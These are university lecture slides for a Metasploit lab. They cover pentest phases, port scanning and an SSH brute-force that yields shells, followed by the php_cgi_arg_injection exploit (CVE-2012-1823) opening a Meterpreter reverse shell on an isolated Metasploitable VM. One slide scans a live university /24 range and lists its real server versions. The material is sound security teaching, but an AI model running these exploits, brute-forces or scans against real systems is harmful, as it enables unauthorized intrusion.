Penetration testing
Metasploit 1
Introduction, basics and first exercises

Paolo Chistè Claudio Facchinetti Matteo Franzil

UNIVERSITÀ DI TRENTO
Dipartimento di Ingegneria e Scienza dell'Informazione

Master's Course in Computer Science

19 May 2021

Summary

Legal disclaimer

The tools outlined in this laboratory lesson may be only used within this lab or other VMs in your own environment. Any use of the framework outside the course may be penalty relevant (i.e. a crime). You are not allowed to apply these attacks to deployed systems unless explicitly authorized to do so.

The infrastructure provided is deliberately isolated from the rest of your machine, with no outside-facing virtual adapters. Any modifications made to the network setup is done at your own risk (e.g. inadvertently mounting an attack on one's own host).

Contents

All the contents shown here and in the report are available, under the MIT license, on GitHub:

`https://github.com/mfranzil/unitn-m-ns`

Introduction

What is **penetration testing**?


Wikipedia

A penetration test [...] is an authorized simulated cyberattack on a computer system, performed to evaluate the security of the system; this is not to be confused with a *vulnerability assessment*. The test is performed to identify [...] vulnerabilities, including **the potential for unauthorized parties to gain access to the system's features and data** [...].

Cloudflare

Penetration testing (or pen testing) is a security exercise where a cyber-security expert attempts to find and exploit vulnerabilities in a computer system. The purpose of this simulated attack is to **identify any weak spots** in a system's defenses which attackers could take advantage of.

Penetration testing



Pre-engagement interactions

Penetration testing should start with *pre-engagement* or *scoping*:

- Expectations, targets, and goals of the test
- Tools and frameworks used in the process
- Legal implications, NDAs, risk evaluation, backup and emergency plans
- **Black**, **grey** or **white** box testing types

Careful planning in these area is key for both the service owner and the pentester in order to deliver a thorough and accurate report.

Reconnaissance

Next, intelligence is gathered through various methods, depending on the type of pentest agreed on. Usually, this revolves around:

- **WHOIS** and **DNS** lookups
- **External footprinting** (search engine queries, social networks, etc...)
- **Internal footprinting** (port scanning, packet sniffing, OS fingerprinting, tailgating, etc...)

Pentesters are expected to gather as much information as possible in this phase in order to narrow down their effort in the following phase. For rounding out, the *OSINT Framework* provides a thorough list of open information sources.

Threat modeling and vulnerability identification

This phase is devoted to preparatory work before the actual exploiting begins. Pentesters should:

- Choose high-valued assets to be targeted
- Identify vulnerabilities in each asset
- Enumerate possible threats (either *internal* or *external*) and verify that the vulnerability is exploitable
- Build payloads and map attack vectors to each vulnerability

At the end of this phase, a preliminary report on vulnerabilities is usually shared with the customer.

Exploitation


This is the phase in which pentesters get their hands dirty. The objective is to see how far an attacker would be able to go when penetrating the network while avoiding detection and respecting the constraints agreed with the customer.

This is the phase in which Metasploit will be used in its fullest, although the framework provides assistance in all phases of pentesting.

The results of this phase will be the largest part of the report, for example:

- vulnerabilities, payloads, compromised machines
- time spent in the process
- hypothetical profit for the attacker

Post-exploitation




Once a system has been compromised, several paths can be followed:

- attempting further access to internal networks
- setting up backdoors for future access
- cleaning up logs and traces

Post-exploitation, in general, refers to the steps taken after a successful exploits, in which pentesters are also expected to fully restore compromised systems to their clean state.

Reporting

Finally, a written recommendation is produced from the pentester for the customer. The findings and explanations from the report will be used as guidelines for the customer' security posture and for future tests.



Summary

Metasploit

- first released by H.D. Moore in 2003 with 11 exploits
- first written in Perl, later ported to Ruby
- de facto framework for exploit development
- used by attackers and pentesters alike
- as of 2021 bundled with over 2100 exploits and over 590 payloads

Cool, but...

what can we exactly do with Metasploit?

- perform every phase from information gathering to exploiting and post-exploiting with automated tools, completion, and more
- use vendor-provided payloads and exploits - depending on the need, they can be mixed and matched - or write ones either from scratch or starting from known ones
- switch between CLI (`msfconsole`) and GUIs (*web interface* or *Armitage*)
- use additional tools, such as Metasploitable, a vulnerable dummy machine ready to be tested

Modules

Any task that can be performed in Metasploit is done with **modules**. Each one can perform a specific action, such as scanning or exploiting.

There are several types of modules available:

- **Exploit** - an exploit is a sequence of commands to target a specific vulnerability found in a system or application (e.g. buffer overflow, code injection, etc...)
- **Auxiliary** - performs arbitrary actions, for example port scanning or DoS

Modules (cont.)

- **Post-Exploitation** - assists in the homonymous phase by allowing data dumping, service enumeration, and more;
- **Payload** - the malicious shell code that runs after an exploit successfully compromises a system. Defines how you connect to the system, what to do, and more. Further sub-divided into **singles**, **stagers** and **stages**
- **NOP generator** - produces a series of random bytes that you can use to bypass standard IDS NOP sled signature and to pad buffers

Commands

This laboratory will focus on the basic usage of `msfconsole`, although all the exercises can be easily carried out on any interface.

```
help

search eternalblue

info 5
```


Commands

This laboratory will focus on the basic usage of `msfconsole`, although all the exercises can be easily carried out on any interface.

```
help

search platform:windows \
    description:acrobat

info 14
```



Commands


This laboratory will focus on the basic usage of `msfconsole`, although all the exercises can be easily carried out on any interface.

```
help

search cve:2021 type:exploit

info 1
```

Commands



Once an exploit has been chosen, we can fine tune it, starting from the possible payloads.

```
use 14

show payloads
search type:payload

set payload [...]
```

Commands

Options can be set and unset depending on needs.

```
show options

set FILENAME file.pdf
unset RPORT
```

Commands

Finally, we can launch the exploit or just verify it with some simple commands:

```
check
exploit

back
```

Commands

However, Metasploit isn't just for blindly throwing exploits at targets. In the framework we can find several tools that can aid in all phases of penetration testing, or provide further customizations to exploits. For example:


```
edit      grep      irb      jobs      kill      sessions
```

Let us now dive deeper into Metasploit and get our hands dirty.

Summary

Preliminaries

We start by examining the network at our disposal.



Preliminaries

To get started, we boot all three VMs and verify the three IPs on the `intnet` network.

```
msfadmin@metasploitable:~$ ip addr show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:f8:79:06 brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.2/16 brd 192.168.255.255 scope global eth0
    inet6 fe80::a00:27ff:fef8:7906/64 scope link
       valid_lft forever preferred_lft forever
```

```
C:\Documents and Settings\vulnerable>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.5.3
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . :
```

```
┌──(kali㉿kali)-[~]
└─$ ip addr show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:72:50:b9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.1/16 brd 192.168.255.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe72:50b9/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Preliminaries

Then, we open a terminal on Kali and fire up `sudo msfconsole`:

```
       =[ metasploit v6.0.30-dev                              ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post           ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops                ]
+ -- --=[ 7 evasion                                           ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 >
```

Commands

First, we make use of Metasploit's deep auxiliary *EXploitation* library, `lib/msf/core`, for automating typical reconnaissance tasks. It is completely written in Ruby.

An auxiliary is simply a packaged exploit without a payload. The syntax requires the use of `run` instead of `exploit`.

Components include scanners, fuzzers, DoS managers, but also sophisticated administrative access exploits such as brute forcers and directory traversal components.

Exercise 1: Reconnaissance

Let us start by examining open some ports on our targets. We can either use **Nmap** or one of the auxiliary Metasploit modules:

```
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.5.0/24
RHOSTS ⇒ 192.168.5.0/24
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 80,443,22,23,21
PORTS ⇒ 80,443,22,23,21
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.5.2:          - 192.168.5.2:21 - TCP OPEN
[+] 192.168.5.2:          - 192.168.5.2:22 - TCP OPEN
[+] 192.168.5.2:          - 192.168.5.2:80 - TCP OPEN
[+] 192.168.5.2:          - 192.168.5.2:23 - TCP OPEN
[*] 192.168.5.0/24:       - Scanned  42 of 256 hosts (16% complete)
[*] 192.168.5.0/24:       - Scanned  52 of 256 hosts (20% complete)
[*] 192.168.5.0/24:       - Scanned  95 of 256 hosts (37% complete)
[*] 192.168.5.0/24:       - Scanned 105 of 256 hosts (41% complete)
[*] 192.168.5.0/24:       - Scanned 133 of 256 hosts (51% complete)
[*] 192.168.5.0/24:       - Scanned 154 of 256 hosts (60% complete)
[*] 192.168.5.0/24:       - Scanned 186 of 256 hosts (72% complete)
[*] 192.168.5.0/24:       - Scanned 205 of 256 hosts (80% complete)
[*] 192.168.5.0/24:       - Scanned 234 of 256 hosts (91% complete)
[*] 192.168.5.0/24:       - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

For now, we will use a `TCP` scan. In the next exercise a more complete scan will be performed.

Exercise 1: Reconnaissance

Metasploit can provide further aid, for example by fingerprinting the SSH version:

```
msf6 > use scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file
 with syntax 'file:<path>'
   RPORT    22               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)
   TIMEOUT  30               yes       Timeout for the SSH probe

msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.5.2
RHOSTS => 192.168.5.2
msf6 auxiliary(scanner/ssh/ssh_version) > run

[+] 192.168.5.2:22        - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service
.version=4.7p1 openssh.comment=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH se
rvice.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:4.7p1 os.vendor=Ubuntu os.family=Lin
ux os.product=Linux os.version=8.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:8.04 service.protoco
l=ssh fingerprint_db=ssh.banner )
[*] 192.168.5.2:22        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exercise 1: Reconnaissance

As this is a regular OpenSSH server on Ubuntu 8, we can try to brute-force our way inside using the `ssh_login` module.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.5.2
RHOSTS ⇒ 192.168.5.2
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE passwords.txt
USERPASS_FILE ⇒ passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.5.2:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (192.168.5.1:41477 → 192.168.5.2:22) at 2021-05-10 04:21:37 -0400
[+] 192.168.5.2:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 2 opened (192.168.5.1:40095 → 192.168.5.2:22) at 2021-05-10 04:21:38 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exercise 1: Reconnaissance

The provided file provided two valid username/password combinations. We can check the active sessions with the `sessions` command:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information                          Connection
  --  ----  ----         -----------                          ----------
  1         shell linux  SSH msfadmin:msfadmin (192.168.5.2:22)  192.168.5.1:41477 → 192.168.5.2:22
(192.168.5.2)
  2         shell linux  SSH user:user (192.168.5.2:22)         192.168.5.1:40095 → 192.168.5.2:22
(192.168.5.2)
```

Notice the difference in privileges between the two shells.

Exercise 1: Reconnaissance

The amount of modules is vast. For example, we can check the running version of a web server, or list its available directories:

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.5.2
RHOSTS ⇒ 192.168.5.2
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.5.2:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 192.168.5.2
RHOSTS ⇒ 192.168.5.2
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.168.5.2
[+] Found http://192.168.5.2:80/cgi-bin/ 403 (192.168.5.2)
[+] Found http://192.168.5.2:80/doc/ 200 (192.168.5.2)
[+] Found http://192.168.5.2:80/icons/ 200 (192.168.5.2)
[+] Found http://192.168.5.2:80/index/ 200 (192.168.5.2)
[+] Found http://192.168.5.2:80/phpMyAdmin/ 200 (192.168.5.2)
[+] Found http://192.168.5.2:80/test/ 200 (192.168.5.2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exercise 1: Reconnaissance

When scanning vast networks setting the `THREADS` variable can prove useful. Here is a real-world example.

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOSTS disi.unitn.it/24
RHOSTS ⇒ disi.unitn.it/24
msf6 auxiliary(scanner/http/http_version) > set THREADS 50
THREADS ⇒ 50
msf6 auxiliary(scanner/http/http_version) > run

[+] 193.205.194.20:80 Apache/2.4.29 (Ubuntu)
[+] 193.205.194.19:80 Apache/2.4.29 (Ubuntu)
[+] 193.205.194.35:80 Apache/2.4.46 (Ubuntu)
[+] 193.205.194.37:80 nginx/1.1.19 ( 502-Bad Gateway )
[+] 193.205.194.21:80 nginx/1.13.8 ( Powered by Express )
[+] 193.205.194.11:80 Apache/2.4.29 (Ubuntu)
[+] 193.205.194.50:80 Apache/2.2.22 (Ubuntu)
[+] 193.205.194.8:80 Apache/2.4.41 (Ubuntu)
[+] 193.205.194.22:80 nginx/1.19.5
[+] 193.205.194.43:80 Apache/2.2.22 (Ubuntu)
[+] 193.205.194.12:80 nginx/1.18.0 (Ubuntu) ( 302-https://judge.science.unitn.it/ )
[+] 193.205.194.23:80 Apache/2.2.15 (CentOS) ( 301-http://www.unitn.it/scienze/ )
[+] 193.205.194.28:80 Apache/2.4.10 (Debian)
[+] 193.205.194.4:80 Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16 ( 301-https://www.disi.unitn.it/ )
[+] 193.205.194.31:80 Apache/2.4.18 (Ubuntu)
[+] 193.205.194.39:80 Apache/2.2.22 (Debian)
[+] 193.205.194.16:80 Apache/2.4.7 (Ubuntu)
[+] 193.205.194.38:80 nginx/1.14.2 ( 301-https://193.205.194.38/ )
[+] 193.205.194.15:80 Apache/2.4.29 (Ubuntu) ( 301-http://falsiletterari.lett.unitn.it/ )
[+] 193.205.194.27:80 Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16 SVN/1.9.12 ( 302-https://193.205.194.27/ )
[+] 193.205.194.18:80 Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
[+] 193.205.194.3:80 nginx/1.10.3 (Ubuntu)
[+] 193.205.194.29:80 Apache/2.2.23 (CentOS) ( 301-http://eledia.disi.unitn.it/ )
[+] 193.205.194.9:80 Apache ( 401-Digest realm="Restricted area", nonce="PEhfLObBBQA=907a4476e7abd8f204a4db9b40bdc62c36e
46830", algorithm=MD5, qop="auth" )
[+] 193.205.194.30:80 Apache
[+] 193.205.194.17:80 Apache/2.4.18 (Ubuntu) ( 301-https://www.rejus.eu )
[+] 193.205.194.49:80 Apache ( Powered by PHP/5.4.9 )
[*] Scanned  28 of 256 hosts (10% complete)
```

Exercise 2: Basic Exploits

We can now take a first look at Metasploit's exploit modules. We will start by looking at the services offered by the target machine, and exploiting one of them.

Exercise 2: Basic Exploits

But before the hacking...databases!

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```

Figure: Checking the DB setup is alive and working

Exercise 2: Basic Exploits

The DB has been on since we opened the shell. We can check `services` and `hosts`.

```
msf6 > services
Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
192.168.5.2  21    tcp          open
192.168.5.2  22    tcp    ssh   open   SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
192.168.5.2  23    tcp          open
192.168.5.2  80    tcp    http  open   Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
192.168.5.3  22    tcp          open
```

```
msf6 > hosts

Hosts
=====

address  mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------  ---  ----  -------  ---------  -----  -------  ----  --------

msf6 >
```

Figure: `services` and `hosts`

If needed, we can wipe data with `hosts -d` and `services -d`. However, let's keep it for now.

Exercise 2: Basic Exploits

Additionally, `sessions` will still contain previously open SSH connections. Let us terminate them with `sessions -K`.

```
msf6 > sessions

Active sessions
===============

No active sessions.
```

Figure: `sessions`

Exercise 2: Basic Exploits

```
msf6 > sudo nmap --top-ports 1000 192.168.5.2-3 -O
[*] exec: sudo nmap --top-ports 1000 192.168.5.2-3 -O

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-15 08:45 EDT
Nmap scan report for 192.168.5.2
Host is up (0.0029s latency).
Not shown: 978 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
 (output cropped)
6667/tcp open  irc
8180/tcp open  unknown
MAC Address: 08:00:27:65:3C:8E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Nmap scan report for 192.168.5.3
Host is up (0.0071s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:9C:4C:87 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at lea
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:win
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
```

Exercise 2: Basic Exploits

Checking the scanned services: now the DB has more entries

```
Services
========

host          port  proto  name          state  info
----          ----  -----  ----          -----  ----
192.168.5.2   21    tcp    ftp           open
192.168.5.2   22    tcp    ssh           open   SSH-2.0-OpenSSH_4.7p1
192.168.5.2   23    tcp    telnet        open
192.168.5.2   25    tcp    smtp          open
192.168.5.2   53    tcp    domain        open
192.168.5.2   80    tcp    http          open   Apache/2.2.8 (Ubuntu)
192.168.5.2   111   tcp    rpcbind       open
192.168.5.2   139   tcp    netbios-ssn   open
192.168.5.2   445   tcp    microsoft-ds  open
192.168.5.2   512   tcp    exec          open
192.168.5.2   513   tcp    login         open
192.168.5.2   514   tcp    shell         open
192.168.5.2   1099  tcp    rmiregistry   open
192.168.5.2   1524  tcp    ingreslock    open
192.168.5.2   2049  tcp    nfs           open
192.168.5.2   2121  tcp    ccproxy-ftp   open
192.168.5.2   3306  tcp    mysql         open
192.168.5.2   5432  tcp    postgresql    open
192.168.5.2   5900  tcp    vnc           open
192.168.5.2   6000  tcp    x11           open
192.168.5.2   6667  tcp    irc           open
192.168.5.2   8180  tcp    unknown       open
```

Figure: Checking the data that we gathered

Exercise 2: Basic Exploits

In the previous exercise, we discovered that the host is running Apache with an old version of PHP (`services`). We can take advantage of that:

```
msf6 auxiliary(scanner/http/http_version) > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.5.2
RHOSTS ⇒ 192.168.5.2
msf6 exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.5.1
LHOST ⇒ 192.168.5.1
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

Figure: Using the default payload and setting options

Exercise 2: Basic Exploits

And now we have a reverse shell with Meterpreter:

```
meterpreter > shell
Process 5314 created.
Channel 0 created.
dir
dav   index.php   phpMyAdmin   test       tikiwiki-old
dvwa  mutillidae  phpinfo.php  tikiwiki   twiki
pwd
/var/www
```

Figure: Opening a shell with Meterpreter

Exercise 2: Exploit details

The exploit we used has CVE-ID `CVE-2012-1823`:

CVE-2012-1823

